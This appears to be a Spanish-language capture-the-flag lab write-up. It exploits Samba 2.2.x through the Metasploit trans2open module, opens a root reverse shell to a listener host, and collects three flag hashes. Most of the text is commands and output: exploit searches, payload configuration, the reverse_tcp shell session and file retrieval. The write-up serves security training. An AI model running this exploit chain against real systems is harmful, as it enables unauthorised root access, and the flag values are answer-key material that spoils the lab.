Samba 2.2.8 - Brute Force Method Remote Command Execution	linux/remote/55.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (1)	unix/remote/22468.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (2)	unix/remote/22469.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (3)	unix/remote/22470.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (4)	unix/remote/22471.txt
Samba 2.2.x - 'nttrans' Remote Overflow (Metasploit)	linux/remote/9936.rb
Samba 2.2.x - CIFS/9000 Server A.01.x Packet Assembling Buffer Overflow	unix/remote/22356.c
Samba 2.2.x - Remote Buffer Overflow	linux/remote/7.pl
Samba < 2.2.8 (Linux/BSD) - Remote Code Execution	multiple/remote/10.c
Samba < 3.0.20 - Remote Heap Overflow	linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)	linux_x86/dos/36741.py

```
Shellcodes: No Results
```

Ilustración 26. Análisis de exploit para samba 2.2

Podemos ver que hay exploit que se pueden usar por metasploit usando “trans2open overflow”

Usando metasploit

```
msf6 > search trans2open

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  exploit/freebsd/samba/trans2open         2003-04-07      great No     Samba trans2open Over
flow (*BSD x86)
1  exploit/linux/samba/trans2open           2003-04-07      great No     Samba trans2open Over
flow (Linux x86)
2  exploit/osx/samba/trans2open             2003-04-07      great No     Samba trans2open Over
flow (Mac OS X PPC)
3  exploit/solaris/samba/trans2open         2003-04-07      great No     Samba trans2open Over
flow (Solaris SPARC)
4  \_ target: Samba 2.2.x - Solaris 9 (sun4u) - Bruteforce .
5  \_ target: Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce .
```

Ilustración 27. Buscando el exploit trasn2open

Usamos la opción 1 porque el sistema es Redhat/Linux y configuramos la dirección que se va a atacar.

```
msf6 > use 1
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/samba/trans2open) > show options

Module options (exploit/linux/samba/trans2open):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    .                yes       The target host(s), see https://docs.metasploit.html
  RPORT     139              yes       The target port (TCP)

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.29.129  yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Samba 2.2.x - Bruteforce

View the full module info with the info, or info -d command.

msf6 exploit(linux/samba/trans2open) > set rhosts 192.168.29.165
rhosts => 192.168.29.165
```

Ilustración 28. Configuración del exploit trans2open

El payload no cargo al ejecutar el exploit


```

[*] Started reverse TCP handler on 192.168.29.129:4444
[*] 192.168.29.165:139 - Trying return address 0xbffffdfc ...
[*] 192.168.29.165:139 - Trying return address 0xbffffcfc ...
[*] 192.168.29.165:139 - Trying return address 0xbffffbfc ...
[*] 192.168.29.165:139 - Trying return address 0xbffffafc ...
[*] Sending stage (1017704 bytes) to 192.168.29.165
[*] 192.168.29.165 - Meterpreter session 1 closed. Reason: Died
[-] Meterpreter session 1 is not valid and will be closed
[*] 192.168.29.165:139 - Trying return address 0xbffff9fc ...
[*] Sending stage (1017704 bytes) to 192.168.29.165
[*] 192.168.29.165 - Meterpreter session 2 closed. Reason: Died
[*] 192.168.29.165:139 - Trying return address 0xbffff8fc ...
[*] Sending stage (1017704 bytes) to 192.168.29.165
[*] 192.168.29.165 - Meterpreter session 3 closed. Reason: Died
[*] 192.168.29.165:139 - Trying return address 0xbffff7fc ...
[*] Sending stage (1017704 bytes) to 192.168.29.165
[*] 192.168.29.165 - Meterpreter session 4 closed. Reason: Died
[*] 192.168.29.165:139 - Trying return address 0xbffff6fc ...
[*] 192.168.29.165:139 - Trying return address 0xbffff5fc ...
[*] 192.168.29.165:139 - Trying return address 0xbffff4fc ...
[*] 192.168.29.165:139 - Trying return address 0xbffff3fc ...
[*] 192.168.29.165:139 - Trying return address 0xbffff2fc ...
[*] 192.168.29.165:139 - Trying return address 0xbffff1fc ...
^C[-] 192.168.29.165:139 - Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
msf6 exploit(linux/samba/trans2open) >

```

Ilustración 29. Resultado del primer payload

Se cambiará el payload a la otra estructura

```

msf6 exploit(linux/samba/trans2open) > set payload linux/x86/
set payload linux/x86/adduser          set payload linux/x86/shell/bind_ipv6_tcp
set payload linux/x86/chmod             set payload linux/x86/shell/bind_ipv6_tcp_uuid
set payload linux/x86/exec              set payload linux/x86/shell/bind_nonx_tcp
set payload linux/x86/meterpreter/bind_ipv6_tcp set payload linux/x86/shell/bind_tcp
set payload linux/x86/meterpreter/bind_ipv6_tcp_uuid set payload linux/x86/shell/bind_tcp_uuid
set payload linux/x86/meterpreter/bind_nonx_tcp set payload linux/x86/shell/reverse_ipv6_tcp
set payload linux/x86/meterpreter/bind_tcp set payload linux/x86/shell/reverse_nonx_tcp
set payload linux/x86/meterpreter/bind_tcp_uuid set payload linux/x86/shell/reverse_tcp
set payload linux/x86/meterpreter/reverse_ipv6_tcp set payload linux/x86/shell/reverse_tcp_uuid
set payload linux/x86/meterpreter/reverse_nonx_tcp set payload linux/x86/shell_bind_ipv6_tcp
set payload linux/x86/meterpreter/reverse_tcp set payload linux/x86/shell_bind_tcp
set payload linux/x86/meterpreter/reverse_tcp_uuid set payload linux/x86/shell_bind_tcp_random_port
set payload linux/x86/metsvc_bind_tcp set payload linux/x86/shell_reverse_tcp
set payload linux/x86/metsvc_reverse_tcp set payload linux/x86/shell_reverse_tcp_ipv6
set payload linux/x86/read_file
msf6 exploit(linux/samba/trans2open) > set payload linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp

```

Ilustración 30. Cambiando el payload

La nueva configuración que da de la siguiente manera

```
msf6 exploit(linux/samba/trans2open) > show options

Module options (exploit/linux/samba/trans2open):



| Name   | Current Setting | Required | Description                                                                                            |
|--------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| RHOSTS | 192.168.29.165  | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT  | 139             | yes      | The target port (TCP)                                                                                  |



Payload options (linux/x86/shell_reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| CMD   | /bin/sh         | yes      | The command string to execute                      |
| LHOST | 192.168.29.129  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name                     |
|----|--------------------------|
| 0  | Samba 2.2.x - Bruteforce |


```

Ilustración 31. Configuración del otro payload

Ejecutamos el exploit y verificamos quienes somos

```
msf6 exploit(linux/samba/trans2open) > exploit

[*] Started reverse TCP handler on 192.168.29.129:4444
[*] 192.168.29.165:139 - Trying return address 0xbffffdfc ...
[*] 192.168.29.165:139 - Trying return address 0xbffffcfc ...
[*] 192.168.29.165:139 - Trying return address 0xbffffbfc ...
[*] 192.168.29.165:139 - Trying return address 0xbffffafc ...
[*] 192.168.29.165:139 - Trying return address 0xbffff9fc ...
[*] 192.168.29.165:139 - Trying return address 0xbffff8fc ...
[*] 192.168.29.165:139 - Trying return address 0xbffff7fc ...
[*] 192.168.29.165:139 - Trying return address 0xbffff6fc ...
[*] Command shell session 5 opened (192.168.29.129:4444 → 192.168.29.165:1032) at 2024-10-15 02:53:45 -0400

[*] Command shell session 6 opened (192.168.29.129:4444 → 192.168.29.165:1033) at 2024-10-15 02:53:46 -0400
[*] Command shell session 7 opened (192.168.29.129:4444 → 192.168.29.165:1034) at 2024-10-15 02:53:47 -0400
[*] Command shell session 8 opened (192.168.29.129:4444 → 192.168.29.165:1035) at 2024-10-15 02:53:49 -0400
bash -i
bash: no job control in this shell
[root@kio-kid tmp]# whoami
root
[root@kio-kid tmp]#
```

Ilustración 32. Ejecución de exploit por samba

Podemos ver que somos Root por lo cual tenemos todos los privilegios y demuestra una vulnerabilidad por el puerto 139.

Búsqueda de las Banderas

Usamos find para buscar las banderas

```
[root@kio-kid tmp]# find / -name bandera*.txt 2> /dev/null
find / -name bandera*.txt 2> /dev/null
/home/john/bandera1.txt
/home/harold/bandera3.txt
/root/bandera2.txt
```

Ilustración 33. Usando find para buscar las banderas

Sabiendo las ubicaciones copiamos los datos de cada bandera en un solo archivo llamado banderas

```

[root@kio-kid tmp]# find / -name bandera*.txt 2> /dev/null
find / -name bandera*.txt 2> /dev/null
/home/john/bandera1.txt
/home/harold/bandera3.txt
/root/bandera2.txt
[root@kio-kid tmp]# echo "Bandera1" >> banderas
echo "Bandera1" >> banderas
[root@kio-kid tmp]# cat /home/john/bandera1.txt >> banderas
cat /home/john/bandera1.txt >> banderas
[root@kio-kid tmp]# cat banderas
cat banderas
Bandera1
684d0624c19cac22a44a8413795368b9
[root@kio-kid tmp]# echo "Bandera2" >>banderas
echo "Bandera2" >>banderas
[root@kio-kid tmp]# cat /root/bandera2.txt >> banderas
cat /root/bandera2.txt >> banderas
[root@kio-kid tmp]# echo "Bandera3" >> banderas
echo "Bandera3" >> banderas
[root@kio-kid tmp]# cat /home/harold/bandera3.txt >> banderas
cat /home/harold/bandera3.txt >> banderas
[root@kio-kid tmp]# cat banderas
cat banderas
Bandera1
684d0624c19cac22a44a8413795368b9
Bandera2
c9b2db2dbe3d8e65485c6c348785a760
Bandera3
9699a2a93f0d7eeb172dca2de51d3db2
[root@kio-kid tmp]#

```

Ilustración 34. Recopilando información de las banderas

Los datos de las banderas son las siguientes:

Bandera1

684d0624c19cac22a44a8413795368b9

Bandera2

c9b2db2dbe3d8e65485c6c348785a760

Bandera3

9699a2a93f0d7eeb172dca2de51d3db2